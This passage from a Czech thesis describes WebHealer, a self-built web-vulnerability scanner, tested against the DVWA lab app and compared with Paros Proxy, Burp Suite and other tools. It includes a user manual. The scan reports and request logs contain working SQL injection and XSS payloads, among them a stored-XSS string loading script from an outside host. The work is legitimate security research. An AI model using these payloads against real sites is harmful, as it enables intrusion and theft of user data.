Aplikaci WebHealer jsem spustil na portu 8000 pro HTTP komunikaci a na portu 8443 pro šifrovanou komunikaci a prohlížeči Mozilla jsem nastavil adresu proxy serveru na `localhost` a také jsem nastavil příslušné porty. Do aplikace jsem se přihlásil přes formulář za použití výchozích přihlašovacích hodnot. Následující informace jsem vyvodil ze zběžného prozkoumání aplikace, kdy jsem se vydával za uživatele.

[16] DVWA – Damn Vulnerable Web Aplication. Viz kapitola 5.2.1
[17] OWASP Testing Guide 3 je příručka popisující penetrační testování. Dostupná z https://www.owasp.org/index.php/Category:OWASP_Testing_Project
[18] XAMPP – Distribuční balíček obsahující Apache server, MySQL databázi, PHP a Perl. Domovskou stránkou je http://www.apachefriends.org/en/xampp.html




Obrázek 5.8 - přihlašovací formulář do aplikace DVWA, pravděpodobně obsahuje SQL Injecting

Na úvodní obrazovce, viz obrázek 5.8, jsem postupně procházel záložky SQL Injection, SQL Injection (Blind), XSS Reflected a XSS Stores.

SQL Injection a SQL Injection (Blind)

Aplikace obsahuje formulář, kam uživatel zadává položku ID a po odeslání se mu zobrazí v odpovědi patřičný uživatel. Je jasné, že hodnota ID, kterou uživatel zadal, není dobře validována a tvoří se z ní SQL dotaz.




Obrázek 5.9 - SQL Injecting v aplikaci DVWA

Odkaz pro Blind SQL Injection obsahuje také stejný formulář pro zobrazování uživatele, ale předpokládám, že se výsledek útoku nijak neprojeví na stejném kanále.

XSS Reflected


Reflected XSS demonstruje aplikace DVWA na formuláři, který vybízí uživatele na zadání uživatelského jména a poté zobrazí uvítací zprávu. Formulář pro odeslání jména používá metodu GET, je tedy možné infikovat URN a rozeslat ji obětem.



Obrázek 5.10 - Reflected XSS v aplikace DVWA, jméno je přenášeno pomocí metody GET v URN

XSS Stored

Pro Stored Cross-Site Scripting je v aplikaci připravena návštěvní kniha, která ukládá příspěvky do databáze. Používá metodu POST. Jasným předpokladem je, že aplikace nevaliduje správně vstupní data.



Obrázek 5.11 - Stored XSS v aplikaci DVWA

5.2.3.2 Aktivní mód – skenování pomocí skeneru aplikace WebHealer

Aplikace WebHealer načítala po celou dobu komunikaci. Vstupními parametry skeneru jsou parametry požadavků, ve smyslu Cookies, Post a URI parametrů a dále pak množina testů, které obsahují řetězce. Pro tento konkrétní test jsem nechal otestovat všechny HTTP požadavky a všechny jejich parametry. Množinu řetězců jsem zvolil z následujících předdefinovaných testů, které jsou v aplikaci dostupné: Active SQL Injection, MySQL Injection (Blind), MySQL & MSSQL Common Injection, Passive SQL Injection, URI Cross-Site Scripting, XSS Image Tag a XSS Style Injection.

5.2.3.3 Analýza reportu

Testování proběhlo úspěšně. Bylo reportováno mnoho skutečností. Zranitelnosti, které byly v aplikaci úmyslně zaneseny, byly odhaleny pomocí skeneru.

SQL Injection

Obě zranitelnosti SQL Injection byly odhaleny. Následují podstatné části reportu:

```
MySQL MSSQL Common Injection - Pattern Matching
Pattern You have an error in your SQL syntax; matches in response.
GET http://localhost/dvwa/vulnerabilities/sqli/?id='''&Submit=Submit HTTP/
1.1
Host: localhost
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=8g064m749v7ipbg2shckjsvub2
...
HTTP/1.1 200 OK Date: Sun, 15 May 2011 12:27:34 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_
perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-
cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache
Content-Length: 162 Content-Type: text/html

<pre>You have an error in your SQL syntax; check the manual that correspon
ds to your MySQL server version for the right syntax to use near ''''''' a
t line 1</pre>
```

Obrázek 5.12 – Část reportu, která odhalila SQL Injecting

```
SQL Kazmir Urbanov - Pattern Matching
Pattern 1' OR '1' = '1 matches in response.
GET http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1'+OR+'1'+%3D+'1&
Submit=Submit HTTP/1.1
Host: localhost User-
Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.3) Gecko/2010
0401 Firefox/3.6.3
...
Connection: keep-alive
Referer: http://localhost/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=8g064m749v7ipbg2shckjsvub2
HTTP/1.1 200 OK Date: Sun, 15 May 2011 12:27:34 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_
perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.5
Expires: Tue, 23 Jun 2009 12:00:00 GMT Cache-Control: no-cache, must-
revalidate Pragma: no-cache Content-Length: 4698 Content-
Type: text/html;charset=utf-8

...
<pre>ID: 1' OR '1' = '1<br>First name: admin<br>Surname: admin</pre><pre>I
D: 1' OR '1' = '1<br>First name: Gordon<br>Surname: Brown</pre><pre>ID: 1'
 OR '1' = '1<br>First name: Hack<br>Surname: Me</pre><pre>ID: 1' OR '1' =
'1<br>First name: Pablo<br>Surname: Picasso</pre><pre>ID: 1' OR '1' = '1<b
r>First name: Bob<br>Surname: Smith</pre
...
```

Obrázek 5.13 – Část reportu, která odhalila Blind SQL Injecting

XSS Injection

U Reflected XSS Injection a Stored XSS Injection se téměř všechny řetězce projevily pozitivně a aplikace byla ihned infikována. Následující části reportu potvrdily účast Reflected XSS a Stored XSS Injection.

```
XSS Gecko - Contains same string
String y=<a>alert</a>;content[y](123) was found in response.
GET http://localhost/dvwa/vulnerabilities/xss_r/?name=y=<a>alert</a>;conte
nt[y](123) HTTP/1.1 Host: localhost User-
Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.3) Gecko/2010
0401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3 Accept-Encoding: gzip,deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7 Keep-Alive: 115 Proxy-
Connection: keep-alive
Referer: http://localhost/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=8g064m749v7ipbg2shckjsvub2
HTTP/1.1 200 OK Date: Sun, 15 May 2011 12:27:34 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_
perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.5
Expires: Tue, 23 Jun 2009 12:00:00 GMT Cache-Control: no-cache, must-
revalidate Pragma: no-cache Content-Length: 4364 Content-
Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-
//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected C
...
Hello y=<a>alert</a>;content[y](123)
...
</body> </html>
```

Obrázek 5.14 – Část reportu, která odhalila reflektivní XSS

```
XSS Gecko - Contains same string
String <SCRIPT SRC=http://ha.ckers.org/xss.js was found in response.
POST http://localhost/dvwa/vulnerabilities/xss_s/ HTTP/1.1 Host: localhost
User-
Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.3) Gecko/2010
0401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3 Accept-Encoding: gzip,deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7 Keep-Alive: 115 Proxy-
Connection: keep-alive
Referer: http://localhost/dvwa/vulnerabilities/xss_s/
Cookie: security=low; PHPSESSID=8g064m749v7ipbg2shckjsvub2 Content-
Type: application/x-www-form-urlencoded Content-Length: 85
txtName=asdf&mtxMessage=<SCRIPT SRC=http://ha.ckers.org/xss.js&btnSign=Sig
n+Guestbook
HTTP/1.1 200 OK Date: Sun, 15 May 2011 12:27:34 GMT
Server: Apache/2.2.17 (Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_
perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.5
Expires: Tue, 23 Jun 2009 12:00:00 GMT Cache-Control: no-cache, must-
revalidate Pragma: no-cache Content-Length: 5252 Content-
Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-
//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml">
...
Message: <SCRIPT SRC=http://ha.ckers.org/xss.js <br /></div> <br />
...
</html>
```


Obrázek 5.15 – Část reportu, která odhalila perzistentní XSS

5.3 Srovnání s ostatními nástroji

Nástroje, které sloužily ke srovnání, jsem volil podle doporučení vedoucího práce a podle OWASP Testing Guide 3. Byly použity ve stejném testovacím prostředí a stejnou testovanou aplikací. Jednalo se o tyto nástroje: Burp Suite, Paros Proxy, XSS Proxy a SQL Power Injector.

5.3.1 Paros Proxy

Paros Proxy podporuje automatické testy, a proto bylo otestování tímto programem rychlé a mnohem pohodlnější. Nástroj Paros Proxy jsem použil naprosto stejně, jako nástroj WebHealer, využil jsem možnosti automatického auditu. Audit proběhl v pořádku. Důležitou část analýzy je možno vidět na následujícím obrázku.



Obrázek 5.16 - Výsledky analýzy programem Paros Proxy, uvedeny jen výsledky související s validací dat

Srovnání

Paros Proxy našel všechny předpokládané zranitelnosti. Testování trvalo desítky sekund a jeho výsledky jsou naprosto dostačující. V porovnání s programem WebHealer je kvalita výsledného reportu na vyšší úrovni z hlediska přehlednosti a podání, je však nutné zmínit, že program nepodporuje téměř žádnou konfiguraci testů, a to může být problém u testování jiných aplikací, kdy neodhalí některé zranitelnosti.

5.3.2 Burp Suite

K dispozici jsem měl volně dostupnou verzi Burp Suite, která nepodporovala provedení automatických testů, a proto jsem prováděl testy manuálně. Postup testování byl pomalý a velkou roli hrála zkušenost testera v mém podání. Postupoval jsem částečně shodně, jako v předchozích případech:

1. Komunikaci jsem si načetl přes proxy, navštívil jsem v prohlížeči všechny potřebné záložky.
2. Ze všech HTTP požadavků jsem zvolil ty, které jsem chtěl otestovat a vytvořil jsem si množinu podezřelých požadavků a jejich vstupů.
3. Postupně jsem procházel HTTP požadavky a zkoušel jsem měnit hodnoty parametrů za testovací řetězce a tyto upravené požadavky jsem přeposílal pomocí modulu Repeater zpět na server.
4. Odpovědi na upravené požadavky jsem procházel a vyvodil závěry.

5.3.2.1 Objevené zranitelnosti

Jako v předchozích případech se potvrdily stejné zranitelnosti. Uvádím důležité části požadavků a odpovědí na ně.

Reflected XSS

Reflected XSS se projevila na parametru `name` v URI, uvedeno na následujícím příkladu.

Část požadavku:
```
GET
/dvwa/vulnerabilities/xss_r/?name=%3c%2f%70%72%65%3e%3c%73%63%72%69%
70%74%3e%61%6c%65%72%74%28%27%42%55%52%50%31%32%33%27%29%20%3c%2f%73
%63%72%69%70%74%3e%3c%70%72%65%3e HTTP/1.1
...
```
Odpověď obsahovala:
```
</pre><script>alert('BURP123') </script><pre>
```

Příklad 5.1 – Požadavek infikovaný Reflektiním XSS

Hodnota parametru je `name` je `</pre><script>alert('BURP123') </script><pre>` zakódovaná pomocí URL kódování.

Stored XSS

Stored XSS se v aplikaci projevil v parametru `mtxMessage` v POST požadavku na přidání zprávy do návštěvní knihy. Infikovaná zpráva se uložila do databáze a zobrazila se při každém dalším, již neinfikovaném požadavku.

Tělo požadavku POST:
```
txtName=name&mtxMessage=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%2
7%42%55%52%50%31%32%33%27%29%20%3c%2f%73%63%72%69%70%74%3e&btnSign=S
ign+Guestbook
...
```
Odpověď obsahovala:
```
<script>alert('BURP123') </script>
```

Příklad 5.2 – Požadavek infikovaný perzistentním XSS

SQL Injection

SQL Injection bylo také lehké dokázat. Na následující požadavek odpověděla aplikace celým seznamem uživatelů a ještě byla přitom infikována JavaScriptovým kódem.

Část požadavku:
```
GET
/dvwa/vulnerabilities/sqli_blind/?id=%31%27%20%4f%52%20%27%31%27%20%
3d%20%27%31%27%3b%20%2d%2d%20%3c%2f%70%72%65%3e%20%3c%73%63%72%69%70
%74%3e%61%6c%65%72%74%28%27%42%55%52%50%31%32%33%27%29%3c%2f%73%63%7
2%69%70%74%3e%20%3c%70%72%65%3e&Submit=Submit HTTP/1.1
...
```
Odpověď obsahovala:

```
<pre>ID:       1'       OR       '1'       =       '1';       --
</pre><script>alert('BURP123')</script><pre><br>First          name:
admin<br>Surname:   admin</pre><pre>ID:   1'   OR   '1'   =   '1';   --
</pre><script>alert('BURP123')</script><pre><br>First          name:
Gordon<br>Surname: Brown</pre> atd...
```

Příklad 5.3 – Požadavek infikovaný SQL Injectingem

Další příklad demonstruje odpověď o syntaktické chybě v SQL.

Část požadavku:
```
GET /dvwa/vulnerabilities/sqli/?id=%27%27%27&Submit=Submit HTTP/1.1
```
Odpověď obsahovala:
```
<pre>You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near ''''''' at line 1</pre>
```

Příklad 5.4 – Požadavek infikovaný SQL Injectingem

Blind SQL Injection

Blind SQL Injection se projevil naprosto stejně s jediným rozdílem. V případě, že byl SQL dotaz zmanipulován tak, že jeho syntaxe nebyla správná, nedala aplikace o této skutečnosti vědět uživateli.

Srovnání

Nástroj Burp Suite sice ve volně dostupné verzi nedisponuje automatickým skenerem, ale přesto bylo jeho použití jednoduché. Nástroj disponuje řadou užitečných modulů, například pro převody kódování nebo modulem Repeater, který umožňuje upravování požadavků a opětovné odesílání na server. Toto hodnotím jako největší výhodu oproti aplikaci WebHealer. Výhoda aplikace WebHealer spočívá opět v možnosti konfigurace automatických testů.

5.3.3 XSS-Proxy

XSS-Proxy je pokročilý nástroj pro útoky typu XSS. Tento nástroj byl doporučen pro testování XSS v [16]. Jeho domovskou stránkou je http://xss-proxy.sourceforge.net/. Jeho funkčnost se neprokázala jako správná, protože v testovacím prostředí neplnil svoji funkci. Požadavky, které byly směrovány na tento program z prohlížeče Mozilla, byly vždy označeny jako špatné a program konstantně odpovídal odpovědí se stavovým kódem `400 Bad Request`.

```
HTTP/1.0 400 BAD REQUEST
Content-Type: text/plain

BAD REQUEST
```

Příklad 5.5 – Konstantní odpověď programu XSS-Proxy

Srovnání

Srovnání s tímto programem nelze ze zřejmých důvodů vyvodit.

5.3.4 SQL Power Injector

Nástroj SQL Power Injector je jednoduchý nástroj pro hledání SQL Injectingu. Domovská stránka aplikace je http://www.sqlpowerinjector.com/. Umožňuje editovat hlavičky HTTP protokolu, definovat nové Cookie, měnit hodnoty různých parametrů apod. Nástroj je vybaven vestavěným webovým prohlížečem. Autor zřejmě vytvářel aplikaci pro testování SQL Injectingu, je ovšem možné využít aplikaci i pro testování jiných zranitelností způsobených špatnou validací dat, jako Cross-Site Scripting, XPath Injection atp., s jedním omezením, tím je samotná náchylnost vestavěného prohlížeče na XSS. Proto jsem tento typ zranitelností netestoval.

Při testování aplikace jsem postupoval stejným způsobem jako u aplikace Burp Suite, viz. 5.3.2 Postupným manuálním testováním jsem našel všechny předešlé zranitelnosti v aplikaci DVWA: Reflektivní XSS, Perzistentní XSS, SQL Injection i Blind SQL Injection.

Srovnání

Aplikace SQL Power Injector nepodporuje automatické testování a celý program má velmi neintuitivní uživatelské rozhraní. Oproti aplikaci WebHealer je jeho jedinou výhodou lepší podpora manuálního testování. Testování nástrojem WebHealer je mnohem rychlejší.

5.3.5 Celkové srovnání

Pro názornost obsahuje tabulka č. 5.1 srovnání předešlých nástrojů. Hodnotil jsem faktory, které hrály roli při testování.

Hodnocení	Paros Proxy	SQL Power Injector	Burp Suite Free Edition	WebHealer
Grafické uživatelské rozhraní	Ano	Ano Neintuitivní	Ano	Ano
Podpora automatických testů	Ano	Ne	Ne	Ano
Konfigurace testů	Ne	Ne	Ne	**Ano**
Podpora manuálního testování	Ano	Ano	Ano	Ne
Procento nalezených zranitelností v DVWA	100 %	50 %	100 %	100 %

Tabulka 5.1 – Tabulkové srovnání nástrojů Paros Proxy, Burp Suite Free Edition, SQL Power Injector a WebHealer

6 Závěr

6.1 Zhodnocení výsledků

Hlavním cílem této práce bylo vytvořit **nástroj** pro provádění zautomatizovaných penetračních testů webových aplikací zaměřených na validaci vstupních dat a jeho následné srovnání s volně dostupnými nástroji podobného charakteru, které se používají v praxi. Tyto nástroje neumožňují **konfigurovatelnost** automatických testů, a proto jsem se při návrhu aplikace zaměřil především na tuto vlastnost.

Proto, abych důkladně pochopil danou problematiku, jsem musel nejdříve provést studii, která byla zaměřená na obecné **principy webových aplikací**. Touto studií se zabývá kapitola 2. Kapitola 3 se zabývá **webovou bezpečností** a běžnými útoky, které se dnes vyskytují na internetu a ohrožují webové aplikace a jejich uživatele. Jsou zde popsány možné scénáře napadení webových aplikací a způsoby obrany, kterými je možné se útokům bránit. Důraz je kladen na útoky typu SQL Injection a XSS Injection, které mají ve světě největší četnost. Tématem čtvrté kapitoly je **detekce zranitelností** webových aplikací. Všechny postupy a principy zde uvedené jsou použity v aplikaci WebHealer.

Na teoretickou část navazuje kapitola 5, která se věnuje samotné aplikaci WebHealer. Jsou zde popsány všechny moduly, které uživateli slouží k provedení webového auditu. WebHealer je poté otestován na testovací aplikaci DVWA. Důležitou částí této kapitoly je srovnání s podobnými nástroji, které jsou volně dostupné a které umožňují provádění webových auditů. Těmito nástroji byly Paros Proxy, Burp Suite Free Edition, XSS-Proxy a SQL Power Injector.

Z výsledku srovnání je jasné, že implementovaná aplikace WebHealer má bezesporu velkou výhodu v automatickém testování a v modulu, který umožňuje **konfiguraci** těchto testů. Test Manager umožňuje definovat testy pro automatický audit, řetězce a vyhodnocovací pravidla. Žádná jiná aplikace tuto vlastnost neprojevila. Paros Proxy sice umožňuje automatické testování, ale není možné měnit nastavení prováděných testů. Burp Suite ve verzi free edition nepodporuje automatické testy, a proto nebyl tento aspekt srovnán. Nevýhodou programu WebHealer se ukázala absence modulů pro podporu manuálního testování. V tomto hledisku se osvědčil program Burp Suite a SQL Power Injector.

6.2 Další vývoj

V současné době je hrozba internetových útoků velmi aktuální, a proto je zabezpečení webových aplikací důležitým aspektem. Nástroje pro penetrační testování jsou velmi dobrým pomocníkem při testování bezpečnosti a jejich vývoj je velkým přínosem. V této práci se osvědčila možnost uživatelské konfigurace testů prováděných při zautomatizovaném webovém auditu a tento přístup se ukázal jako dobrý a do budoucnosti **perspektivní**.

7 Literatura

[1] *OWASP* [online]. 2010 [cit. 2011-05-13]. OWASP Top Ten Project. Dostupné z WWW: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[2] Network Working Group. *www.ietf.org* [online]. leden 2005 [cit. 2011-05-13]. Uniform Resource Identifier. Dostupné z WWW: http://www.ietf.org/rfc/rfc3986.txt

[3] Network Working Group. *www.ietf.org* [online]. prosinec 1994 [cit. 2011-05-13]. Uniform Resource Locators (URL). Dostupné z WWW: http://www.ietf.org/rfc/rfc1738.txt

[4] ELIÁŠ, Michal. *Testování bezpečnosti webových aplikací*. Brno, 2008. 58 s. Diplomová práce. Masarykova Univerzita. Dostupné z WWW: http://safeweb.cz/diplomka.pdf

[5] HRUŠKA, Tomáš; BURGET, Radek. *Internetové aplikace (WAP) II. : část SGML, HTML, CSS, DOM*. verze únor 2007. Brno : [s.n.], 2006. 2007. 204 s. Dostupné z WWW: https://www.fit.vutbr.cz/study/courses/WAP/private/opory/OporaWAP2SGMLHTMLCSSDOM.pdf

[6] BĚHÁLEK, Marek. *Programovací jazyk C#* [online]. Ostrava : Katedra Informatiky (Fakulta elektrotechniky a informatiky, VŠB), 2007 [cit. 2011-05-14]. Kapitola 8 - XML. Dostupné z WWW: http://www.cs.vsb.cz/behalek/vyuka/pcsharp/text/ch08.html

[7] ZENDULKA, Jaroslav; RUDOLFOVÁ, Ivana. *Databázové systémy IDS* [online]. Brno : VUT FIT, 2005,2006 [cit. 2011-05-14]. Dostupné z WWW: https://wis.fit.vutbr.cz/FIT/st/course-files-st.php/course/IDS-IT/texts/IDS_predn.pdf

[8] *Dotazovací jazyk SQL* [online]. 2001 [cit. 2011-05-14]. Rozdělení příkazů SQL dle prováděné činnosti. Dostupné z WWW: http://www.fs.vsb.cz/books/SQLReference/

[9] *PHP: Hypertext Preprocesor* [online]. 2001-2011 [cit. 2011-05-14]. Dostupné z WWW: http://www.php.net/

[10] The Apache Software Foundation. *Apache HTTP Server Project* [online]. 2011 [cit. 2011-05-13]. Apache Tutorial: Introduction to Server Side Includes. Dostupné z WWW: http://httpd.apache.org/docs/2.2/howto/ssi.html

[11] KOSEK, Jiří. *Skriptování na straně serveru a klienta* [online]. 2000-2009 [cit. 2011-05-13]. Java Applety. Dostupné z WWW: http://www.kosek.cz/vyuka/4iz228/prednasky/skriptovani/frames.html

[12] *www.w3schools.com* [online]. 1999-2011 [cit. 2011-05-13]. Browser Statistics. Dostupné z WWW: http://www.w3schools.com/browsers/browsers_stats.asp

[13] *www.nsslabs.com* [online]. říjen 2010 [cit. 2011-05-14]. Web Browser Group Test Socially-Engineered Malware Q3 2010. Dostupné z WWW: http://www.nsslabs.com/research/endpoint-security/browser-security/web-browser-group-test-socially-engineered-malware-q3-2010.html

[14] BARNETT, Ryan, et al. *The web application security consortium* [online]. 2011 [cit. 2011-05-07]. Web Hacking Incident Database. Dostupné z WWW: http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database

[15] Hanáček, P., Staudek, J.: Bezpečnost informačních systémů, ÚSIS, Praha, 2000, s. 127, ISBN 80-238-5400-3

[16] OWASP Testing testing guide 3. [online]. 2008 [cit. 2010-05-11]. Dostupné z WWW: http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf

[17] Pokročilé techniky XSS. *Hacking* [online]. Březen 2008, 3, [cit. 2011-05-14]. Dostupný z WWW: http://www.soom.cz/data/pokrocile_xss.pdf

[18] AUGER, Robert. *The web application security consortium* [online]. 2010 [cit. 2011-05-14]. XML Injection. Dostupné z WWW: http://projects.webappsec.org/w/page/13247004/XML-Injection

[19] OWASP Development Guide 2. [online]. 2005 [cit. 2010-05-11]. Dostupné z WWW: http://prdownloads.sourceforge.net/owasp/OWASPGuide2.0.1.pdf?download

[20] MALINA, Richard. *Osobní stránky Richarda Maliny.* [online]. 2004 [cit. 2011-05-14]. Tajemstí penetračních testů. Dostupné z WWW: http://www.nextsoft.cz/~malina/

[21] MIKO, Karel. *Www.dcit.cz* [online]. 2011 [cit. 2011-05-14]. Interpretace výsledků penetračních testů. Dostupné z WWW: www.dcit.cz/cs/system/files/CIMIB_Penetracni-testy.pdf

[22] *Damn Vulnerable Web Application : Official documentation* [online]. B.m. : DVWA,27.10.2010 [cit. 2011-05-14]. Dostupné z WWW: https://dvwa.svn.sourceforge.net/svnroot/dvwa/docs/DVWA_v1.3.pdf

A. Obsah přiloženého CD

Přiložené CD má následující adresářovou strukturu:

/webhealer_src

obsahuje zdrojové soubory programu WebHealer.

/webhealer_dist

obsahuje distribuční balík programu WebHealer.

/technicka_zprava

obsahuje technickou zprávu ve formátu .doc a ve formátu .pdf


/uzivatelska_prirucka

obsahuje uživatelskou příručku v anglickém jazyce.

B. WebHealer – uživatelská příručka

Proxy

WebHealer operuje na portech 8000 (pro HTTP) a 8443 pro (HTTPS). Proxy modul vypadá následovně:




Obrázek B.1 - Proxy modul

V proxy modulu můžete vidět tři hlavní části. Timi line je seznam HTTP relací, které proxy modul zprostředkoval. Po kliknutí na položku seznamu se v částech označených jako Request a Response objeví HTTP komunikace, která v rámci relace proběhla. Timeline jednoduše vyprázdníte kliknutím na tlačítko clear v levém dolním rohu okna aplikace.

Test Manager

Modul Test Manager umožňuje uživateli přidávat, měnit a spravovat testy. Test Manager vypadá následovně:




Obrázek B.2 - Modul Test Manager

Panel Test Manageru se skládá ze tří částí. Část označená jako Tests obsahuje seznam předdefinovaných testů. Pomoí tlačítek Add test, Remove a Rename můžeme přidávat, odstranit a/nebo přejmenovat vybranou položku ze seznamu. Část Strings obsahuje řetězce, které náleží vybrané položce v seznamu testů. Řetězce jsou odděleny novým řádkem. Část označená jako Properties se týká nastavení vyhodnocovacích pravidel. Každý test má jiná vyhodnocovací pravidla. Záložky panelu Properties jsou následující:

Pattern Matching


V případě, že je ckeckbox na panelu zaškrtnutý, budou se do výsledku testu uvádět ty nálezy, které obsahují stejný řetězec v odpovědi. Dále následuje seznam, ve kterém se dají pomocí tlačítek Add pattern, Edit pattern a Remove pattern přidávat, měnit a ubírat regulární výrazy. Do reportu se vypíší ty nálezy, které obsahují shodu s některým regulárním výrazem.



Obrázek B.3 - Panel Pattern Matching

Status Matching


V případě, že je checkbox zaškrtnutý, budou se do reportu uvádět ty nálezy, u kterých byl zjištěn jiný stavový kód než 200 OK. Dále je na panelu seznam stavových kódů, které se dají přesouvat pomocí tlačítka označeného jako > do seznamu vpravo a pomocí tlačítka Remove selection vrátit zpět. Seznam stavových kódů vpravo definuje množinu stavů, které potvrdí nález a ten bude zahrnut do reportu.



Obrázek B.4 - Panel Status Matching

Timeout


Timeout panel obsahuje několik zaskrtávacích políček. Pokud je Timeout políčko zaškrtnuté, budou se do reportu uvádět relace, na které se nevrátila odpověď v časovém limitu, a to buď v případě výchozího nastavení soketu, nebo v jednotkách milisekund, které je možné zadat do textového pole vpravo.



Obrázek B.5 - Panel Timeout

Color


Tato záložka slouží k nastavení barvy, kterou budou označeny v reportu nálezy spadající do vybraného testu.



Obrázek B.6 - Panel Color


Scanner

Modul Scanner vypadá následovně:




Obrázek B.7 - Modul Scanner

Jak můžete vidět, je na panelu stromová struktura simulující adresářovou strukturu na webových serverech. Uživatel může vybírat adresáře, soubory, HTTP požadavky a jejich samostatné parametry, které budou podrobeny testování. Po spuštění testovací procedury tlačítkem Run tests se objeví následující dialogové okno, ve kterém je nutno vybrat množinu testů, které budou testovány.




Obrázek B.8 - Dialogové okno výběru testů

Po celém průběhu testovací procedury se výsledky uloží do HTML souboru. Umístění tohoto souboru uživatel zjistí z dialogového okna, které navíc nabízí možnost otevřít report ve výchozím webovém prohlížeči.



Obrázek B.9 - Informační dialog po průběhu skenovací procedury

V prohlížeči vypadá report následovně:



Obrázek B.10 - Printscreen reportu

Výstup webového auditu je uživateli prezentován ve formě HTML. Souhrn nálezů je uveden v obsahu na začátku dokumentu a je členěn do kategorií. Následují jednotlivé HTML relace, které obsahují nález nějaké zranitelnosti. Každý nález je označen barvou pro grafické rozlišení.